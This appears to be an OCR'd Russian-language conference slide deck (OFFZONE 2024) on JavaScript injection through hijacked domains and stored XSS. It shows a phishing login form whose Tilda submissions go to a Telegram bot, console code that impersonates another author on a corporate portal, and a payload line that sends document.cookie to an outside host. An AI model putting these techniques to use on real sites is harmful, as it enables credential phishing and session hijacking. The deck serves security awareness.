
# PoC: `<script>alert(...)</script>`

NO  
FF  
ONE  
2024



Пример внедрение произвольного JS-кода на захваченный домен

# Deface → Phishing



The screenshot shows a web browser window with the address bar displaying `https://vulnerable-site.ru`. The page content is a simple login form. It features two input fields: one for the login name and one for the password. The login field contains the text `user1`. The password field contains the text `password1` and is highlighted with a blue border. To the right of the password field is a black button with the text `Submit` in white. The background of the page is white, and the browser's address bar is light gray.

Логин

Пароль

user1


password1

Submit

Используем базовый функционал Tilda для сбора учетных данных без необходимости написания своего JS-кода

# (Под)домен захвачен

NO  
FF  
ONE  
2024



Полученные данные могут быть перенаправлены на другие сервера, подконтрольные нарушителю

# Tilda forms → Telegram

NO  
FF  
ONE  
2024

Что может делать этот бот?

This bot helps you receive submissions from your Tilda website to your Telegram. Type `/start` to set it up.

8 июля

/start 15:29 ✓

Hello, ooYa9ii!

Use these keys to set up Telegram as a data collection service on Tilda:

API key:

Secret key:

15:29

All right! Telegram has been successfully added to Tilda (project id: 10075115)!

15:31

## Request details:

login: user1

password: password1

## Additional information:

Transaction ID: 10075115:6427635921

Block ID: rec771508620

<https://vulnerable-site.ru/>



TildaForms

бот



@TildaFormsBot

Имя пользователя



Уведомления



1 ссылка



Добавить в группу



Пожаловаться



Остановить и блокировать

Моментально получаем в Telegram вводимые пользователями данные в Tilda-формы

# Пример 2: Session hijacking



Евгений создал(-а) тему [redacted].2022 в 11:30

[redacted]

Коллеги, [redacted]

[redacted]




Введи текст



Пример структуры сообщений, размещаемых на корпоративном портале

# Выдаем себя за другого

NO  
FF  
ONE  
2024



The image shows a web application interface on the left and its developer console on the right. The interface displays a post by a user named 'Максим' (Maxim) created on 2024 at 11:02. The post text is 'Коллеги, ' followed by a blurred area. Below the text is a text input field with the placeholder 'Введи текст' (Enter text) and a blue send button. The developer console on the right shows several messages, including a warning about token refresh and a warning about pasting code. A red box highlights a series of JavaScript commands being executed in the console, which are designed to modify the post's metadata and content.

```
allow pasting
> document.querySelector('.topic__avatar').src =
'https://[redacted]/api/v1/file/5[redacted]4';
< 'https://[redacted]/api/v1/file/5[redacted]4'
> document.querySelector('.topic__data-author').href =
'https://[redacted]/emp/c[redacted]d';
< 'https://[redacted]/emp/c[redacted]d'
> document.querySelector('.topic__data-author').textContent = "[redacted] Максим";
< '[redacted] Максим'
> document.querySelector('.topic__data-text').childNodes[1].textContent = " создал(-
а) тему [redacted].2024 в 11:02";
< ' создал(-а) тему [redacted].2024 в 11:02'
> |
```

Подбор с помощью консоли разработчика необходимых для изменения фото и имени автора страницы Javascript-команд


# Выдаем себя за другого + \ крадем cookie-файлы

```
1 document.querySelector('.topic__avatar').src = 'https://[REDACTED]/api/v1/file/[REDACTED]';
2 document.querySelector('.topic__data-author').href = "https://[REDACTED]/emp/[REDACTED]";
3 document.querySelector('.topic__data-author').textContent = "[REDACTED] Максим";
4 document.querySelector('.topic__data-text').childNodes[1].textContent = " создал(-а) тему [REDACTED].2024 в 11:02";
5 var d=document; var i=new Image(); i.src='https://[REDACTED]/token? token='+encodeURIComponent(d.cookie); void(0);
```

Финальная версия внедряемого JS-кода при создании новой страницы на корпоративном портале

# Ты только заходи, хоть иногда

NO  
FF  
ONE  
2024



Нарушитель собирает cookie-файлы пользователей, перешедших на данную страницу

# Пример 3: ...



Зарегистрироваться - Confluence

localhost:8090/login.action

Confluence

Войти

Имя пользователя

Пароль

☐ Запомнить меня

Войти

Забыли ваш пароль?

Čeština · Dansk · Deutsch · Eesti · English (UK) · English (US) · Español · Français · Íslenska · Italiano · Magyar · Nederlands · Norsk · Polski · Português · Română · Slovenčina · Suomi · Svenska · Русский · 中文 · 日本語 · 한국어

ATLASSIAN

# Пример 3: ... что здесь не так?

NO  
FF  
ONE  
2024

Зарегистрироваться - Confluence X

localhost:8090/login.action

Confluence

## Войти

Имя пользователя

Пароль

☐ Запомнить меня


[Войти](#) [Забыли ваш пароль?](#)

Čeština · Dansk · Deutsch · Eesti · English (UK) · English (US) · Español · Français · Íslenska · Italiano · Magyar · Nederlands · Norsk · Polski · Português · Română · Slovenčina · Suomi · Svenska · Русский · 中文 · 日本語 · 한국어

**ATLASSIAN**

# Обращаем внимание на footer

NO  
FF  
ONE  
2024



The screenshot shows a web browser window with the address bar displaying 'localhost:8090/login.action'. The page title is 'Зарегистрироваться - Confluence'. The main content area is a login form titled 'Войти' (Login). It contains two input fields for 'Имя пользователя' (Username) and 'Пароль' (Password), a checkbox for 'Запомнить меня' (Remember me), a blue 'Войти' (Login) button, and a link 'Забыли ваш пароль?' (Forgot your password?). The footer section contains a list of languages: Čeština, Dansk, Deutsch, Eesti, English (UK), English (US), Español, Français, Íslenska, Italiano, Magyar, Nederlands, 